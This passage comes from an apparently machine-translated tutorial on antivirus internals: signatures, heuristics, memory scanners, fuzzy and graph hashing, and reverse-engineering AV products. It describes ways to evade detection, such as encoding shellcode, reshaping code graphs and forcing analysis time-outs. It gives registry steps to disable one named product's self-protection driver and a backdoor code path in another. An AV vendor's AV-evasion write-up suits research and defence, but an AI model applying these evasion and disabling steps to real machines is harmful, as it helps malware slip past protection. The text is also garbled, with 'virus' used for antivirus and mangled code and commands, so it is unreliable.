new format, this must be able to support it and control it. Some formats
are so complicated that even the authors themselves might have problems to fix
possible vulnerabilities. Imagine if this work should do the antivirus developers
prevent possible threats, going to apply techniques *reverse-engineering .* **This issue is therefore the most exposed**
to vulnerability for a virus.

Filtering packets and firewalls

The virus often implements firewall for controlling incoming and outgoing connections to
a computer. This is because, from the 90s until 2010 or so, was widely popular a kind
particular malware, *worm* . The latter are developed malware to abuse different
remote vulnerabilities within a system.
As a result, the virus installs drivers for the analysis of network traffic and, as mentioned
previously, implement firewalls to prevent any worms. Because *worms ,* **They have become less and less effective (due to the system**
patch
vulnerable) and therefore increasingly less used, these defenses by the AV were no longer
to date, bringing with it a good source of bugs related to this technique.

Anti-exploiting

So how many operating systems such as Windows, Mac OS X and Linux offer techniques "Self-defense", even the antivirus try to defend themselves from possible exploits that could exploit vulnerabilities present within them. Among the most common techniques are (ASLR *Address Space Layout Randomization)* e DEP (*Data Execution Prevention)* which we will discuss further below. In short, ASLR is used to prevent techniques *buffer overflow ,* going to randomize the

memory address of a second special program algorithms, so as to make it difficult (although not impossible) to work for a striker.

DEP is concerned instead of assigning the execution privilege in a given region of memory, also preventing buffer overflow techniques, and also by changing also the technique where we're going to execute the shellcode within our hypothetical malware (by going to write in a memory *heap* with execution privileges, and then run it).

Plugin system

The plug-ins, not being a vital part of a virus, add features to same (could be compared to browser extensions, for example). Within the AV we can find many plugins, as they could be targeted to

loading a certain format (PDF, PE, ...), emulators, Heuristic engine and so on. These are loaded in a different way for each runtime Antivirus. For example, one of the most widely used techniques is to allocate memory pages RWX (Read / Write / eXecute), decrypt the contents of the plugin within them, reallocate the code, and finally remove the permission to read (W) from the memory pages in question.

Another technique is to insert plugins inside of Dynamic Link Libraries (DLL) in so as to then rely on the operating system API (*LoadLibrary* in If Windows). Obviously, for protection, these DLLs are often encrypted (typically with simple XOR algorithms, depending on the manufacturer).

The following analysis we're going to see, are integrated directly in the plugin for AV otherwise analyze the files, let us go to see them.

static Analysis

The static analysis, as you can guess from the name, is an analysis that is generally applied as a first approach by AV, without running the program. Being analysis relatively quick and immediate, it allows you to filter the simplest malware without perform more complex analysis and lens.

The speed advantage is in contrast with the real effectiveness of this method. It still very effective, as mentioned, for malware that are reused (accordingly

stop their propagation in the same network), or simply downloaded from the Internet
so-called *script-kiddies.*

Static analysis involves making certain controls (*signatures ,* discussed below) on a
file, as it might be to analyze the track in search of strings recognized as malware.

Placing an example, we can consider that our antivirus installed, has in its
database of 'malicious' strings, as follows:

0010001101000101010100010101010010101010010101001001010100100100010001000100
101010101010100101010100101000101010101010110010010101010101000101010101010 10

It's actually a completely random binary code, but let's assume that the latter is
dall'antivirus considered such as, for example, a possible shellcode that tries to execute a
reverse shell (actually the binary would be much longer, but always Let's take it as
example).
Since we are going to complete our program, as we saw in chapter
the creation of the shellcode (*'How the compilation') ,* will create a file that
computer can then understand, and consequently perform.
Since the computer understands only the binary code (and therefore only ones and zeros), a part
our program would be:

0011110101010101010001010101010101010101010101000001010100000011111101000010000
100010001000110100010101010001010101001010101001010100100101010010010010001
000100101010101010100101010100101000101010101010110010010101010101000101010
1010101000001010010101010101010101010101010101001000010011110001001010000101 0
0101010101010101010101010101001010101010101010101110101010000011111101001010 1 01010

Therefore, as soon as the program is saved in memory (even when this is compiled)
the antivirus will start analyzing the files, looking into the executable strings contained in
its potentially considered dangerous strings database.
The result, in our imaginary case, it will be that our program will be considered dangerous,
and thus it reported as malware!
This is because within our rail, the above string is contained:

0011110101010101010001010101010101010101010101000001010100000011111101000010000 10001 ***0001000110100010101010001010101001010101***
000100101010101010100101010100101000101010101010110010010101010101000101010 10101010 00001010010101010101010101010101010

0101010101010101010101010101001010101010101010101110101010000011111010010101 01010

This is why, again in the chapter about the creation of the shellcode,
We also talked about the shellcode encoding.
Assuming that string had been our shellcode, then every time we try to
compile the program, the AV will alert us to potential danger!
If it had been encrypted shellcode, the binary would be completely different, resulting
then as a 'clean' file (at least for this type of analysis).

For this static analysis it remains simply easily vulnerable via a
simple encoding of the interested party.

heuristic analysis

The heuristic is in science, research that allows access to new theoretical developments and
discoveries.
" It defines, in fact, heuristic procedure, a method of approach to problem solving
that does not follow a clear path, but which relies on intuition and the temporary status of
circumstances, in order to generate new knowledge. "(Wikipedia)

In the field of antivirus, heuristics analysis is used to identify unknown virus
indexed as malware.
This is accomplished via a thorough analysis of the code in the subject, researching activities
typically carried out by known viruses. If a particular file for these purposes, the file
question is reported as **possible** virus.
For this reason, the antivirus recommended to constantly send files to run
further analysis and expand the search for new malware.

There are several types of heuristic analysis, we're going to see mostly 3:

Bayesian Networks

This type of analysis includes a statistical model that represents a set of variables, and
It is used to determine probable relations between different malware.
The antivirus developers perform these statistics within their laboratories,
analyzing malware and *goodware (* clean files) looking connections and differences between them, for
This is very important that regular users from sending files, goodware or malware, to
AV manufacturer.
During the approach to this analysis they are taken into account several *flag .* These
represent different characteristics of the file, such as the header, if a file is
compressed and so forth.

With this flag, you will then be able to assess the final outcome of the file, if it can
It is considered a malware or a goodware.

The process can be described in 4 points:

1) The antivirus developers analyze a new file;
2) are determined and storing of the flag on the file;
3) If the flag obtained correspond to, or are similar to those previously malware found, it is determined one *score ;*
4) With regard to the score, it is determined if the file appears to be a goodware o un malware.

The problem with this type of analysis, is substantially that may fall in false positives (Goodware that are recognized as malware), and consequently also true positives (Malware that are classified as goodware).

Therefore, the targets are substantially 2:

1) Obtain new files that can resemble malware
2) Obtain new types of malware

Bloom filters

Bloom filter is a data structure endeavored by antivirus to check if an item is part of an already known malware family, and determines whether this element is not in a malware family or whether it could be.
If a file passes this analysis, it means that this is not part of any family, and that So it is not suspected as malware. This also means you should not be switched to routine slower and complicated verification.

To better understand the operation, let's assume that in our database are contained MD5 hash, for example:

79f416a30bbb4f88f10d4e040e915d9a
fc6add639e80f76e047f642fe6952168

It is calculated by the MD5 of the entire file or a part of it. If this hash begins with ' *7'* or *'f',* the file being analyzed *could* be a hypothetical malware, will be made more query Advanced, and then switched to more advanced analysis. Nevertheless, it remains a rather simple mechanism to circumvent.

This is just a useful example to the explanation, there are more complex approaches and best determine if the hash is 'known', or it may be part of a malware family.

Weight-based

Even in this type of analysis is made of flag use, exactly as for the
Bayesian Network previously seen.
This time the program is being executed and his behavior is
monitored and evaluated, positively or negatively.
Even this approach, as well as all Heuristics analysis, only ends with the
suspicions about the file in question.
For a better understanding, we provide an example. Suppose a program that passes by
this analysis performs these actions:

1) Requires a string input
2) Show a dialog box with the option to confirm or cancel
3) Download an executable from an unknown domain
4) Copy the executable % *SystemDir%*
5) Run the copied file
6) finally try to delete itself via a batch file

The analysis will assign negative values (which is equivalent to a normal action) to the first 2, as
They are common things and could not do anything dangerous.
With regard to the remaining, instead, they will be assigned positive values, resulting actions
typical of malware.
It is, according to this calculated one **score ,** which will then determine if the file *could*
be a malware or not.
In our example, the file will definitely be analyzed by more advanced routine as it plays
actions typical of a malware, and so will have a sufficient score to be able to be considered a
potential suspect.

Memory scanners


The scanners, such as the storage scanners are plug-ins most commonly used by
antivirus. Scan memory allows the antivirus to read the memory of a process
running, thus being able to control specifically its operation, by applying
signatures and generic detentions as a buffer extracts from memory.
This analysis is called once a heuristic identified something suspicious
within the file, and then it needs to perform more advanced analysis such as this. The disadvantage is the fact that it is rather slow
analysis, therefore, it is not applied on
All individual files, but only on those filtered by a previous check, or on request
User.

There are two types of memory scanning: **userland** e **kernel-land .**


Before seeing the differences and characteristics of each one, you have to understand what they mean these two terms.
The main reason why computers have adopted this substantial difference, it is for reasons of dangerous behaviors to protect themselves from security hardware and memory, a software (if only to a programming error). Kernel-land (or *kernel space)* it is reserved *closely* execution of OS, kernel extensions

kernel or drivers for devices with certain privileges. Userland (or *user space)* is the memory area where the applications are executed.

The underlying model is a hierarchy of privileges in order to protect the system by programming errors or malware that could become potentially much more dangerous:



As also shown by the legend, from the center you will have more privileges, as You get more out of less.
Kernel-land uses the ring 0, then the one with more privileges, while the userland ring 3, with less privileges, for security reason.
It would be especially dangerous if an application had very common, for example, the possibility of access to and modification to the whole virtual memory (RAM).



User mode	**User applications**	For example, bash, LibreOffice, GIMP, Blender, 0 A.D., Mozilla Firefox, etc.				
	Low-level system components:	**System daemons:** *systemd, runit, logind, networkd, soundd, ...*	**Windowing system:** *X11, Wayland, Mir, SurfaceFlinger (Android)*	**Other libraries:** *GTK+, Qt, EFL, SDL, SFML, FLTK, GNUstep*, etc.		**Graphics:** *Mesa, AMD Catalyst, ...*
	C standard library	`open()`, `exec()`, `sbrk()`, `socket()`, `fopen()`, `calloc()`, ... (up to 2000 subroutines) *glibc* aims to be POSIX/SUS-compatible, *uClibc* targets embedded systems, *bionic* written for Android, etc.				
Kernel mode	**Linux kernel**	`stat`, `splice`, `dup`, `read`, `open`, `ioctl`, `write`, `mmap`, `close`, `exit`, etc. (about 380 system calls) The Linux kernel System Call Interface (SCI, aims to be POSIX/SUS-compatible)				
		Process scheduling subsystem	IPC subsystem	Memory management subsystem	Virtual files subsystem	Network subsystem
		Other components: ALSA, DRI, evdev, LVM, device mapper, Linux Network Scheduler, Netfilter Linux Security Modules: *SELinux, TOMOYO, AppArmor, Smack*				
Hardware (CPU, main memory, data storage devices, etc.)						

Through this scheme supplied to us from wikipedia, we can see the differences between one and the other, in short:

1) At the bottom there is the hardware, which, as we can notice includes the CPU, main memory, and any other type of hardware present in the computer;
2) A little further on, in kernel mode, we find the kernel, so the *syscall* (views in writing shellcode that can be called by a program), drivers, management of memory, and so forth;
3) Finally User mode, the part with less privileges, where we can find the C libraries (so like other libraries), daemons, etc.

It happens that the difference between two kinds of modes, the virus can perform checks using both: Userland scanners querying of memory blocks in userland programs using OS APIs dedicated to scanning memory (under Windows it I am an example *OpenProcess* e *ReadProcessMemory)* or driver developed by the houses of antivirus, and kernel-land scanners querying driver to kernel threads, and so on.

The use of userland scanners often turns out to be not very effective since, being particularly intrusive, malware developers have developed several techniques avoidance of this type of scanning. At a time when an external process trying to read the memory, they can be applied for prevention techniques, such as end the malware running, run different tasks and so on.

As a result, antivirus developers prefer to use kernel-land for scanners scan the memory, as it appears to be a safer approach, though not its infallible.
This involves the development of kernel driver to read the memory, with an additional layer to get the information extracted from a userland process, and subsequently pass it on to specific analysis routines.

This, however, no matter how effective, can be at the same time double-edged sword, in
what could be a very good and dangerous bug source.
What would happen if, for example, a driver kernel used for memory read,
do not cause the process that invokes an I / O Control Codes (*IOCOTL)* ?
Simple, any user-mode application, I know this level of communication,
may arbitrarily read kernel-memory, as well as an AV is going to do. The safety problem would boost more if the kernel driver in question
even allow writing in the memory.

In conclusion, the approach using userland scanner is more secure but easily
surmountable, while the kernel-land scanner is much more effective towards raggiramenti by
malware, but at the same time it could be very dangerous if not implemented
correctly.

Signatures

The signatures are a key part antivirus, used since their principles. Theirs
purpose is to verify whether a given buffer (extracted from a program) contains a
dangerous payload.
They are typically hash or byte stream. The hashes are calculated using different algorithms
depending upon the manufacturer of the AV. In fact, each AV has its own algorithms
(Which are often modified existing algorithms).
The most commonly used algorithms are CRC and MD5, as easy to implement and above all fast
(Which we know is the primary characteristic of a AV).
The main problem of the signatures is the strong tendency to false positives, normal programs
(Goodware) classified as malware. more complex algorithms try to combat this
problem, lowering this ratio, but with the problem of using a lot longer. These signatures are applied in different analyzes, both during the static, that during
the emulation program are applied on certain extracts from the buffer memory.

Byte-streams

Bytes-stream covers the simplest form for a signature. Its purpose is to try
strings within the program. As mentioned above, the AV always uses algorithms
own to this research, although they exist many more efficient online presence
(*Aho-Corasick* eg). This type of analysis is very conducive to false positives because
It could be deemed malicious strings found on normal files.

Checksum

The most common technique in *signature-matching* It is definitely the use of CRCs (*Cyclic Redundancy Check).* Usually this algorithm is used for checking errors a transmission (present for example in the TCP protocol, transport protocol oriented connection) or to the integrity of a software.
This algorithm, took an input buffer, it generates a hash as a checksum, typically 4 bytes (32 bits) if applied to the CRC32. Subsequently, the result is compared with a series of values stored in the AV database in search of a negative value.
Suppose you want to calculate the CRC32 of the string *'example' ,* we will have as output 0x6C09D0C7.
The antivirus performs this analysis against '' file clips, such as the first 2KB, the last 2KB, and so on).
It is a designed algorithm for error checking and not with the aim of controlling certain payload, finding collisions is relatively straightforward, causing false Positive analyzing goodware. For example, strings' *pet-food'* e *'eisenhower'* They have the same value of output implementing the CRC32 (*0xD0132158) .*
They are, therefore, adopted more complex techniques by using AV developers this algorithm, but the result, albeit minor, remains rather 'poor'.

personalized checksum

As previously mentioned, each AV creates their own personal checksum. Some antivirus perform arithmetic calculations to data blocks, creating a DWORD (*Double Word,* 32-bit) or QWORD (*Quad Word,* 64 bit) that is used as a signature; others take sections of executable files, perform the XOR and use the result as a hash; others generate checksum of various parts of a file (for example, *header* e *footer) .*
In short, the applications are many, but the problem with this use is always strong tendency toward false positives. For this, it is taken into account the use of **encryption.**

Encryption

The implementation of signatures generated through the use of hash functions, has its advantages and disadvantages compared to other implementations.
First of all, the problem of collisions goes to die, because changing only one letter of initial string, the hash will be completely different. A hashing function must have these four characteristics:

- Easy to calculate the hash of any input

- Can not find the message given a hash
- You can not change the message without completely altering the hash
- Can not find the message with the same hash

Although it has been shown that the MD5 (widely used by AV) is at risk from
collisions (*Birthday Paradox),* the problem does not harm the individual strings, but large files
size.
The key advantage of this approach, and that does not produce false positives, as
changing a single letter of a string, the corresponding hash will be totally different. Taking as an example the word 'book', by calculating the MD5 of the book with the first letter
lower case and then upper case:

book : *118144b9c3257472acdd50813634d048*
Book : *6b53b52e2ce2b895b6cbd65874f8207d*

As we see the result is completely different.
The downside is the same as his advantage. Since each string is unique, altering a
single bits of a file, you may have a file with a completely different hash (and
consequently not be as malware AV).
This method is applied mainly when unearthed new viruses turn on the net,
this way that single malware will be caught smoothly by a AV. The number of hash in existing antivirus is huge, considering that ClamAV in January
2015, had about 50,000 MD5 hash.

advanced Signatures

Since the signature views are so far have disadvantages particularly influential in
final judgment by an analysis, uses advanced signatures, which are, however,
be heavier as analysis, employing more time. For this reason, this type of
signatures is often used only after other signatures have been verified. The goal of these signatures is to find a malware family instead of a malware
in particular. An example may be the *bloom filter ,* previously seen.

Fuzzy hashing


With this type of Hashin, they are able to identify a group of malware rather than
one single. The main features that these hash should have are as follows:

- Minimum spread: a small change to a file will not produce a hash completely different, but a similar one, as opposed to products from hash algorithms encryption;

- Not confused: a small change to the first block of the file, it will produce a change in the initial part of the hash.

There are many algorithms available online, although the AV prefer (for granted reasons) use their own algorithms.
In this case, unlike the previous illustrated implementations, will not be enough to change a single bit to completely change the hash output; consequently it is more complicated to bypass, having to go and change different parts of the file. An example of fuzzy hasing is *ssdeep.*


As an example, we calculate the MD5 and ssdeep of an image:



```
[Alessandro] >md5 immagine.jpg
MD5 (immagine.jpg) = f9d12713dc12a592b5ee1f7b04c83282
[Alessandro] >ssdeep immagine.jpg
ssdeep,1.1--blocksize:hash:hash,filename
3072:OOGsmt+TsxqRF4aTvxWlKJlodFhaor1OG6hj+WyWfFnURRhkkO3Zwo7IMur:qsJTsxM4atKJr1Q
5hdAgHwr,"/Users/Alessandro/Desktop/immagine.jpg"
[Alessandro] >
```

We can see the structure of *ssdeep* → ***blocksize :*** ***hash :*** ***hash ,*** ***filename***

Now 'we hang' in this string, and recalculate the hash with both algorithms:



```
[Alessandro] >echo "ciao" >> immagine.jpg
[Alessandro] >md5 immagine.jpg
MD5 (immagine.jpg) = f201e0f341b43bbda5d3ff454a483607
[Alessandro] >ssdeep immagine.jpg
ssdeep,1.1--blocksize:hash:hash,filename
3072:OOGsmt+TsxqRF4aTvxWlKJlodFhaor1OG6hj+WyWfFnURRhkkO3Zwo7IMub:qsJTsxM4atKJr1Q
5hdAgHwb,"/Users/Alessandro/Desktop/immagine.jpg"
[Alessandro] >
```

As we can see, the MD5 is completely changed (the *f* the same as the first letter is random, not dependent on the fact that it is the same file) but the hash is calculated ssdeep suffered only a few very small variation.
Assuming that the first hash calculated had been present in the AV database as a hash considered malware, with the MD5 there would be enough to hang a simple 'hello' image to circumvent the signatures, in the second case no.
For this reason, advanced signature like this, properly customized by AV (or algorithms completely independent), are much more effective, and more used Consequently, even if slower to calculate.

Graph based

This type of signatures enables an AV applying hash of graphs extracted from program. There are two types of graph-based signature:

- **Call graph :** It shows the relationship between the functions of the program;
- **Flow graph :** shows the relationship between blocks of specific functions. A block is a portion of code with 1 *entry point* and one *exit point* .

Therefore, the signatures are implemented in the form of a graph, generated by extracting Information from the program.
A tool which carries out this type of analysis, it is IDA. For example, the following two programs written in C, however mundane, perform two different actions: the first, declared two numbers (4 and 6), decrements the second until that is not equal to the first; the second input is received in a value greater than 1, calculates the multiplication table of that number.



Esempio1.c

```
int  main  ()   {

        int  num1  = 4;
        int  num2  = 6;
        int  i;

        if   ( num2  >  num1  ) {  printf  ( " num2>
        num1 \ n "  );
        for   ( num2  = num2  ;  num2  >= num1  ;  num2  -= 1)  {

                printf  ( " value of num2:% d \ n "  , num2  );  }  printf  ( " num2 == num1"
   );   }    else  {



        printf  ( " Never go here "  );    } }
```

Esempio2.c

```
int  main  ()   {

        int  num1  , i  , value; printf  ( " Enter a
        number: "  );   scanf  ( "% d "  ,& num1  );


        if   ( num1   >   1  )  {  printf  ( " Number entered is greater than 5 \ n
        "  );
        for   ( i  = 1  ;  i  <= 10  ;  i  += 1)  {

                    value  = num1  * i;  printf  ( "\ n% d *% d =% d "  , num1  , i  , value
      );  }  printf  ( "\ nTabellina ended! "  );    }     else  {




        printf  ( " Enter value above 1 "  );     } }
```

Although they are two different programs, that would be different to other analysis (Such as using algorithms such as MD5 or even ssdeep, we saw it more effective for the purpose of AV), inserted into IDA, will give the following graphical output:

As we can see, despite the different functions, their graphs are much very similar, and the same as the structure.
Assuming that the first on the left is considered to be an AV signature as a specific malware family, while the latter must pass under the AV analysis, it will be of accordingly considered to belong to a malware already identified, since its graphic signature corresponding to a signature present and considered malicious.

Despite the fact that IDA is a very effective and professional, to build graph it can be used, according to the characteristics to the size of a particular file, from seconds to minutes of time. This, as we have pointed out several times within this document does not really like the antivirus (for the simple reason of being *user-friendly).*

So developers are forced to have to implement analysis tools limited to a number of instructions, blocks, or add a time-out, after which the analysis stops for too time taken for the analysis of a single file.

Like all signatures types, in contrast to the advantages it offers, this also can detect several false positives. A malware could make the layout of a part similar to that code a detected in a function *goodware* , and accordingly it will not be detected.

So there are different methods to deal with this type of analysis:

- Change the layout of *flow graph* or *call graph* up to make it look like common graphic extracts from goodware;
- Use of anti-disassembly techniques;
- Making the malware so complicated in such a way that, in the analysis phase, is triggered the *time-out* analysis in question.

As we have seen, these signatures are very powerful compared to other relatively more simple. But as for performance reasons, they are too expensive, and therefore not They are used greatly from the AV.

Antivirus Analysis

Introduction and generalized techniques

So far we have talked about how the virus works generally, the analyzes for checking files, and different notions regarding the AV.
Then we illustrate practical methods to find the darkest parts in the analysis of antivirus, but first it is important to know how these practices were unearthed over the years, and how possibly go looking for new. The most effective technique is to use **reverse-engineering .**
This technique can be applied directly sull'antivirus in question, trying to seek out specific analysis routines, going to find their detailed operation.
This will go see dark areas by a virus or possibly true their vulnerability.
The virus, as well as malware, using the anti-reverse-engineering techniques to protect themselves from these types of 'attack'.
Let's see a couple of analytical techniques, useful in case you wanted to study an AV that involving more knowledge in the field of reverse-engineering:

Debugging Symbols

This technique is used to analyze the functions used by the AV.
It consists in extracting features and associated names from the software platform. It is used more commonly found on Unix-based systems because they are more likely to have *debugging symbols ,* compared to Windows systems. For this reason, when analyzing an available software multiple platforms, the alternative unix remains the most gettonata. The extracted symbols can then be translated in the analysis software in Windows environment, as the product of a AV performs well or poorly the same functionality (sharing the same source code between multiple platforms).
Similarly, it is possible that an AV manufacturer does not have the characteristic of be cross-platform, meaning that it can be available only for Windows. Often These companies give license to others, which only have to change the name, copyright, etc.
An example is BitDefender: several antivirus companies buy the license to use the their product on other platforms.
For this type of analysis, it is used IDA (discussed in Chapter reverse-engineering).

For example, in an extract of a function in a library, in a Windows environment, we can find a feature called *sub_100010020 ,* It exported in the same unix-based environment

may be *CloseSearch(FileData *)* with related comments in the disassembly
function.
Although it may be a good technique, it is not 100% reliable, because, there being different
compilers for different platforms (or even for the same), these can produce a
different assemblies from one another.

Backdoor

The previous analysis technique can be effective, but at the same bankruptcy manner, in
As even the AV use of anti-reverse-engineering techniques. The software could then
be *obfuscated (* technique that we will introduce in a moment) and consequently make it really hard and
stressing the task of reverse-engineering.
But AV also apply other techniques to prevent product debugging. Thus using techniques
self-protection . These prevent attacks on the same AV,
as it may end its process, or create a thread in the context of software
antivirus (which may be particularly dangerous, due to / from Elevation of Privilege
software).

These self-protection services are similarly disabilitabili, so as to allow the
debug from developers. But as normal that is, they are not documented or made
public, as might be juicy material for an attacker. Often it is simply very little to debug problems without an AV.

It is the example of an older version of Panda Global Protection (example taken from the book
Antivirus Hacker's handbook , where a more detailed explanation is available): A function belonging to the library *pavshld.dll* required
as input a secret code that,
Once past, it allowed to temporarily disable your AV protection.

```
. text :   3DA26272  loc_3da26272 :     ; to write
. text :   3DA26272 call sub_34DA25A6
. text :   3DA26277 call check_supposed_os
. text :   3DA26279  test eax , eax
. text :   3DA2627b  lm  short  loc_3LA252526
;   ProcProt . dll ! Func_00056   is  meant to disable the av ' s shield
. text :   3DA26280  call g_Func_0056
```

This is the disassembly of the function in question. The routine **g_Func_0056** if the routine is called **check_supposed_os** It returns a value
different from 0. *eax* is the register where it is returned to the return value of a function, is
applies a control (*jz, Jump if Zero)* on the previous condition. education *test* run
an AND between the same register *eax ,* which sets the ZF (Zero Flag) if the result is 0. Passing the correct key, you can
temporarily disable the antivirus.

Disable self-protection

The self-protection technique, by an AV, can be integrated in two different manners:
userland e *kernel-land .*
I will not dwell on the differences between the two, as discussed more specifically in paragraph
of *Memory scanners* (*Antivirus) .*
The approach through userland, as was true of memory scanners, is now deprecated in
As could simply remove a suitably process. Kernel-land is the most used by AV, via driver implementations. Also

the latter are not effective, as 100% security. If the task of the specific kernel
driver is purely to protect the virus from being disabled, simply avoid
to load this driver when you start your computer. This, in a Windows environment, it can be done
opening the *regedit.exe (* which allows you to edit records) with administrator privileges,
find the driver that executes the task of protection and change the value accordingly
OF THE SPECIAL register.
Qihoo 360 , a virus from China, implements a driver (*360Antihacker.sys)* for protecting
himself. By going through the use of *regedit.exe ,* on said driver, simply modify the
value of the register *Start* in 4 (corresponding to *SERVICE_DISABLED* Windows SDK) and restart the
system, then it's done. If the virus does not allow to do so by a message
of ' *Access Denied' ,* you can carry out the same procedure using Windows in safe-mode.

However, it may happen that the AV uses a single driver for implementations of the functionality
same. This would entail, using the procedure described above, an operation
incorrect by AV, which could use the components that communicate with this driver. At this point, the only solution is to use **kernel debugging**
.

Kernel Debugging

With this technique we can debug the entire operating system using processes
userland (such as WinDbg debugging tool). Here's how to apply a
kernel-debugging:

Prerequisites: a Windows environment with software for using Virtual Machine, which
VirtualBox (open-source) o VMWare (a pagamento).

From the pre-Windows Vista, just edit the file *boot.ini* content *C:*l *.* From Windows Vista onwards, it will be necessary to use the
tool *bcedit .*
With administrator privileges, run the Command Prompt (in Virtual Machine):

```
$ bcedit /debug on
$ bcedit /dbgsettings serial debugport:1 baudrate:115200
```

The first command will allow the OS debugging; the second specifies the serial port communication (*COM1)* and the baud-rate, or the ability to communicate in bits on the door serial, in this case 115,200 bits.

You will now need to turn off the virtual machine and go in VirtualBox configurations, this point:

1) Right-click on the virtual machine (the one that interests us) → Settings → click your *Serial Ports* on the left
2) Check *Enable Serial* → Select *COM1* → From the drop-down menu *Port Mode* select *Host Pipe*
3) Check *Create Pipe* and type in *Port / FilePath :* \\.*pipe**com_1*
4) At this point you will need to start the virtual machine and select the system Operating saying *"DebuggerEnabled"*

Now we can debug both userland applications, both kernel driver!

Features typical of malware

obfuscation

